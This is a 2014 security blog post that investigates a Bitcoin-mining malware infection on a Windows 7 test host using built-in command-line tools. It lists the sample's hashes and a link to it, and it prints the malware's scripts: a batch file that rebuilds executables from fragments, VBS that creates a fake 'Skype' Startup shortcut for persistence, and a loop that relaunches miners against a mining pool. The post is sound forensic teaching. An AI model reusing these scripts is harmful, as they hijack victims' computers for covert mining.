



How to Investigate a Bitcoin Mining Malware Infection



How to Investigate a Bitcoin Mining Malware Infection

July 18, 2014 / Ryan Nolette / Advanced Threat Protection, Detection and Response, Tech Toolbox

In my previous blog, I explained Bitcoin mining and provided an overview of a new type of malware used by malicious Bitcoin miners. In today's post, I take a closer look at a specific sample of this new breed of malware.

Sample Used:

http://ow.ly/ziXlt

SHA-256:


94FE198E4614BEC6233585D518ADDE34A01DC0A35C7115C79532564B9E0E4080

MD5:

8BDF872A5D2253F0D1DFFD4E5C4FB2A1

What does a Bitcoin mining malware look like on a system?

For this analysis I executed the sample above on a Windows 7 host. The Windows system was fully -date on patches (as of 05/30/2014). I intentionally am not running any specialized tools like ethereal, encase, procmon (or even Bit9) to demonstrate that simple analysis can be done even using standard utilities that are part of the Windows operating system.




```
C:\Users\win7\Desktop>dir /a /od /tc
Volume in drive C has no label.
Volume Serial Number is 28BF-1BF4

Directory of C:\Users\win7\Desktop

04/28/2014  10:04 AM    <DIR>          ..
04/28/2014  10:04 AM    <DIR>          .
05/30/2014  03:20 PM           921,672
94fe198e4614bec6233585d518adde34a01dc0a35
c7115c79532564b9e0e4080.bin
           1 File(s)      921,672 bytes
           2 Dir(s)  47,095,054,336 bytes free
```

In the dir output above, the sample has a bin file extension and is a Win32 EXE file type. This means I can still execute it by double clicking on it even though it is not an .exe. To start my detonation and monitoring I just double click on the sample. Immediately after the execution of this file I can see the creation of some new files on my test system.

How to search for newly created files on the test system using common command line tools

1: Find any files created recently


I used the utility “forfiles” for this stage. The command I used was “forfiles /S /D +05/30/2014 /c “cmd /c echo @fdate @ftime @path” > forfilesSearch_05-30-14_1300.txt”. This command searches for file modifications recursively for any file modifications after the specified date. The extra cmd portion specifies the output I wanted. This will output the date, time and full file path for all files that meet the criteria specified and write them all out to a text file for easy parsing. You can also pipe the output to “find” and filter the results in the command prompt, but if the list is too long you will be unable to scroll back far enough to view it. Below is a sample of the content in the output file “forfilesSearch_05-30-14_1300.txt”.



```
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID"
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID\macro"
5/30/2014 3:21:55 PM
"C:\Users\win7\AppData\Roaming\WindowsPID\macromedia.exe"
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID\min"
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID\miner.dll"
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID\shel"
5/30/2014 3:21:55 PM "C:\Users\win7\AppData\Roaming\WindowsPID\shell.exe"
5/30/2014 3:21:55 PM
"C:\Users\win7\AppData\Roaming\WindowsPID\min\miner.dll_part14"
5/30/2014 3:21:54 PM
"C:\Users\win7\AppData\Roaming\WindowsPID\min\miner.dll_part233"
5/30/2014 3:21:54 PM
"C:\Users\win7\AppData\Roaming\WindowsPID\min\miner.dll_part452"
```


2: In the output above you can see some files in the directory

“C:\Users\win7\AppData\Roaming\WindowsPID” that all seem to be created in the same second. To get more information on these files I used the utility “xcopy” to find any files changed in appdata to confirm the findings from the “forfiles” output.



```
C:\>xcopy \users\win7\appdata\* /l /s /d:05-29-2014 .
\users\win7\appdata\Local\Microsoft\Internet
Explorer\Recovery\Active\{7C9CE364-
E82F-11E3-B9CB-000C2959F525}.dat
\users\win7\appdata\Local\Microsoft\Internet Explorer\Recovery\Last Active\Recov
eryStore.{956E0FB1-CF0D-11E3-A9BA-000C2954001A}.dat
\users\win7\appdata\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-
AF34-C647
E37CA0D9}.1.ver0x0000000000000002.db
\users\win7\appdata\Roaming\WindowsPID\macromedia.exe
\users\win7\appdata\Roaming\WindowsPID\miner.dll
\users\win7\appdata\Roaming\WindowsPID\shell.exe
\users\win7\appdata\Roaming\WindowsPID\min\miner.dll_part14
\users\win7\appdata\Roaming\WindowsPID\min\miner.dll_part233
\users\win7\appdata\Roaming\WindowsPID\min\miner.dll_part452
9 File(s)
```

3. Once the findings were confirmed in the output above from “xcopy”, I used the utility “dir” to output everything else I had missed in this newly created directory. The command I used was “dir /a /od /t:c”.



```
C:\Users\win7\AppData\Roaming\WindowsPID>dir /a /od /t:c
 Volume in drive C has no label.
Volume Serial Number is 28BF-1BF4

Directory of C:\Users\win7\AppData\Roaming\WindowsPID

05/30/2014  03:21 PM    <DIR>          ..
05/30/2014  03:21 PM    <DIR>          shel
05/30/2014  03:21 PM    <DIR>          .
05/30/2014  03:21 PM            55,808 shell.exe
05/30/2014  03:21 PM            29,696 coinutil.dll
05/30/2014  03:21 PM               491 kill.bat
05/30/2014  03:21 PM           206,858 phatk.ptx
05/30/2014  03:21 PM             9,745 phatk.cl
05/30/2014  03:21 PM           870,400 usft_ext.dll
05/30/2014  03:21 PM               137 put.vbs
05/30/2014  03:21 PM            55,808 macromedia.exe
05/30/2014  03:21 PM    <DIR>          macro
05/30/2014  03:21 PM             2,552 usft_ext.exe.vbs
05/30/2014  03:21 PM           343,552 miner.dll
05/30/2014  03:21 PM    <DIR>          min
          10 File(s)      1,575,047 bytes
           5 Dir(s)  47,095,111,680 bytes free
```

From the output from the "dir" command we are able to see newly created executables. To see if they are running I used the task manager. In the screenshot below, we can also see these newly created files already running and trying to mine Bitcoins. You can also use the command line argument tasklist | find "shell.exe" to find any running executables. You would have to repeat this process for every executable you found to check if it was in the tasklist. Because of this limitation, I choose to use task manager.




Image Name	User Name	CPU	Memor...	Description
svchost.exe	LOCAL SERVICE	00	5,752 K	Host Process for Windows Services
wscript.exe	win7	08	3,420 K	Microsoft ® Windows Based Script Host
macromedia.exe *32	win7	00	1,904 K	System
shell.exe *32	win7	00	1,876 K	System
conhost.exe	win7	00	1,096 K	Console Window Host
taskmgr.exe	win7	02	1,904 K	Windows Task Manager
taskhost.exe	win7	00	1,864 K	Host Process for Windows Tasks
dwm.exe	win7	00	1,248 K	Desktop Window Manager
explorer.exe	win7	00	10,632 K	Windows Explorer

Processes: 42 CPU Usage: 100% Physical Memory: 30%

How to search for newly created registry values using command line tools

Now that we have found some file artifacts on the system we can search the registry for values linking back to these artifacts. We can do this using reg.exe and regedit.

Reg query

To search the registry via the command line I used "reg query." Below are the five queries I ran to find any registry values linking back to "WindowsPID."

```
reg query HKLM /f "*WindowsPID*" /s
reg query HKCU /f "*WindowsPID*" /s
reg query HKCR /f "*WindowsPID*" /s
reg query HKU /f "*WindowsPID*" /s
reg query HKCC /f "*WindowsPID*" /s
```

For a search that returned results, I expect to see something like:

```
C:\Users\win7>reg query hkcu /f "*WindowsPID*" /s
HKEY_CURRENT_USER\Software\WinRAR SFX
C%%Users%win7%AppData%Roaming%WindowsPID REG_SZ
C:\Users\win7\AppData\Roaming\WindowsPID

End of search: 1 match(es) found.
```


For a search that did not return results, I expect to see something like:

```
C:\Users\win7>reg query hklm /f "*windowspid*" /s
End of search: 0 match(es) found.
```

My preference is to use the "reg query" to search for each file artifact in each of the five registry locations. I repeat the above process for each of the file artifacts. I prefer this method because I can just copy everything into a text file and then paste it all to the command prompt to do one search after another without my interaction. I could also create a bash script, but that takes just about as long as the copy-paste method.

Regedit

Another method for searching the registry is to use regedit. I repeated the searches in the above section and found the same registry artifacts. The malware creates two registry values under the software key of "WinRar SFX." Winrar SFX (or "WinRAR Self-Extracting Archive") is actually a legitimate application that this malware is pretending to be. In our case, the malware creates the following registry values. To find these values we simply use the built in search feature of regedit to search for "WindowsPID."



Find what: WindowsPID

Look at


☑ Keys

☑ Values

☑ Data


☐ Match whole string only

HKEY_CURRENT_USER\Software\WinRAR SFX



Name	Type	Data
(Default)	REG_SZ	(value not set)
C%%Users%win7%AppData%Roaming%WindowsPID	REG_SZ	C:\Users\win7\AppData\Roaming\WindowsPID


HKEY_USERS\S-1-5-21-1581004485-488565272-3498079395-1000\Software\WinRAR SFX



Name	Type	Data
(Default)	REG_SZ	(value not set)
C%%Users%win7%AppData%Roaming%WindowsPID	REG_SZ	C:\Users\win7\AppData\Roaming\WindowsPID

Compiled executables:

Going back to the file artifacts that we found in the first search stage, the directories "macro", "min", and "shel" in the parent directory of "C:\Users\win7\AppData\Roaming\WindowsPID" are all compiler directories that have scripts named compile.bat. These bat files are just simple concatenation scripts. A sample of the content of these files is:




```
C:\Users\win7\AppData\Roaming\WindowsPID\macro>type compile.bat
COPY /B "macromedia.exe_part1" + "macromedia.exe_part2" + "macromedia.exe_part3"
 + "macromedia.exe_part4" + "macromedia.exe_part5" + "macromedia.exe_part6" + "m
acromedia.exe_part7" + "macromedia.exe_part8" + "macromedia.exe_part9" + "macrom
edia.exe_part10" + "macromedia.exe_part11" + "macromedia.exe_part12" + "macromed
ia.exe_part13" + "macromedia.exe_part14" + "macromedia.exe_part15" + "macromedia
.exe_part16" + "macromedia.exe_part17" + "macromedia.exe_part18" + "macromedia.e
xe_part19" + "macromedia.exe_part20" + "macromedia.exe_part21" + "macromedia.exe
_part22" + "macromedia.exe_part23" + "macromedia.exe_part24" + "macromedia.exe_p
art25" + "macromedia.exe_part26" + "macromedia.exe_part27" + "macromedia.exe_par
t28" + "macromedia.exe_part29" + "macromedia.exe_part30" + "macromedia.exe_part3
1" + "macromedia.exe_part32" + "macromedia.exe_part33" + "macromedia.exe_part34"
 + "macromedia.exe_part35" + "macromedia.exe_part36" + "macromedia.exe_part37" +
 "macromedia.exe_part38" + "macromedia.exe_part39" + "macromedia.exe_part40" + "
macromedia.exe_part41" + "macromedia.exe_part42" + "macromedia.exe_part43" + "ma
cromedia.exe_part44" + "macromedia.exe_part45" + "macromedia.exe_part46" + "macr
omedia.exe_part47" + "macromedia.exe_part48" + "macromedia.exe_part49" + "macrom
edia.exe_part50" + "macromedia.exe_part51" + "macromedia.exe_part52" + "macromed
ia.exe_part53" + "macromedia.exe_part54" + "macromedia.exe_part55" + "macromedia
.exe_part56" + "macromedia.exe_part57" + "macromedia.exe_part58" + "macromedia.e
xe_part59" + "macromedia.exe_part60" + "macromedia.exe_part61" + "macromedia.exe
_part62" + "macromedia.exe_part63" + "macromedia.exe_part64" + "macromedia.exe_p
art65" + "macromedia.exe_part66" + "macromedia.exe_part67" + "macromedia.exe_par
t68" + "macromedia.exe_part69" + "macromedia.exe_part70" + "macromedia.exe_part7
1" + "macromedia.exe_part72" + "macromedia.exe_part73" + "macromedia.exe_part74"
 + "macromedia.exe_part75" + "macromedia.exe_part76" + "macromedia.exe_part77" +
 "macromedia.exe_part78" + "macromedia.exe_part79" + "macromedia.exe_part80" + "
macromedia.exe_part81" + "macromedia.exe_part82" + "macromedia.exe_part83" + "ma
cromedia.exe_part84" + "macromedia.exe_part85" + "macromedia.exe_part86" + "macr
omedia.exe_part87" + "macromedia.exe_part88" + "macromedia.exe_part89" + "macrom
edia.exe_part90" + "macromedia.exe_part91" + "macromedia.exe_part92" + "macromed
ia.exe_part93" + "macromedia.exe_part94" + "macromedia.exe_part95" + "macromedia
.exe_part96" + "macromedia.exe_part97" + "macromedia.exe_part98" + "macromedia.e
xe_part99" + "macromedia.exe_part100" + "macromedia.exe_part101" + "macromedia.e
xe_part102" + "macromedia.exe_part103" + "macromedia.exe_part104" + "macromedia.
exe_part105" + "macromedia.exe_part106" + "macromedia.exe_part107" + "macromedia
.exe_part108" + "macromedia.exe_part109"
taskkill /im "PEEEEEEEEssxxRAS.exe"
C:\Users\win7\AppData\Roaming\WindowsPID\macro>
```

This shows the compile.bat script concatenating the soon to be active executable out of smaller parts of “macromedia.exe”, then task-killing the image name of the process doing the compiling, “PEEEEEEEEssxxRAS.exe”. The other files compiled were “shell.exe” and “miner.dll” and their compile scripts were the same method.


VBS scripts

There were also some VBS scripts in this group. Put.vbs creates the object wscript.shell, which is then used by usft_ext.exe.vbs to create a shortcut artifact named “Skype” in “C:\Users\win7\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup” that opens up “usft_ext.exe.vbs” in “C:\Users\win7\AppData\Roaming\WindowsPID.”3 This could be a form of persistence and gives us another file artifact that will need to be removed or banned later.



```
C:\Users\win7\AppData\Roaming\WindowsPID>type put.vbs
(...)
Set oShell = CreateObject ("Wscript.Shell")
(...)

C:\Users\win7\AppData\Roaming\WindowsPID>type usft_ext.exe.vbs
(...)
          FileName = "Skype"
                    Set shortcut =
CreateObject("WScript.Shell").CreateShortcut(CreateObject("WScript.Shell").Special
Folders("Startup") & + "\" + FileName + ".lnk")
                              shortcut.Description = "Skype"
                              shortcut.TargetPath = path
                              shortcut.WorkingDirectory = start
                              shortcut.Arguments = "/Arguments:Shortcut"
                              shortcut.Save
(...)
```

Next the script starts the Bitcoin mining applications. This code is a loop that will constantly restart the mining applications and tries to get the scripts to connect to the Bitcoin mining server.



```
C:\Users\win7\AppData\Roaming\WindowsPID>type usft_ext.exe.vbs
(...)
Do
 strComputer = "."
 Set objWMIService = GetObject("winmgmts:" _
   & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
 Set colProcessesx = objWMIService.ExecQuery _
   ("Select * from Win32_Process Where Name = 'Shell.exe'")
 IF colProcessesx.Count = 0 then

 wscript.sleep 10000
 MS_String = "taskkill /im Shell.exe"
 MSG_String = "Shell -o stratum+tcp://stratum.bitcoin.cz:3333 -u vovler.split1  -p
none -t 0 -I 10"
 Ret = Shellxxgfc.Run (MSG_String,0,False)
 END IF

 strComputer = "."
 Set objWMIService = GetObject("winmgmts:" _
   & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
 Set colProcessesx = objWMIService.ExecQuery _
   ("Select * from Win32_Process Where Name = 'macromedia.exe'")
 IF colProcessesx.Count = 0 then

 wscript.sleep 10000
 MS_String = "taskkill /im macromedia.exe"
 MSG_String = "macromedia -o stratum+tcp://stratum.bitcoin.cz:3333 -u
vovler.split1  -p none -g no"
 Ret = Shellxxgfc.Run (MSG_String,0,False)
 END IF
 LOOP
```

Note: Everything I did above is possible for any user to do as long as they have local admin rights on their system. I ran commands to search for new files (by date), enumerated new directories found, and used Regedit to query for references to any of the new paths/files. I then opened up my task manager and expanded it to view all running processes and look for matching names. While these methods are not very high tech or very informative, this is something any user can do regardless of what security software you are running.

Part three in this blog series, coming up next week, will be an analysis of this malware leveraging Carbon Black.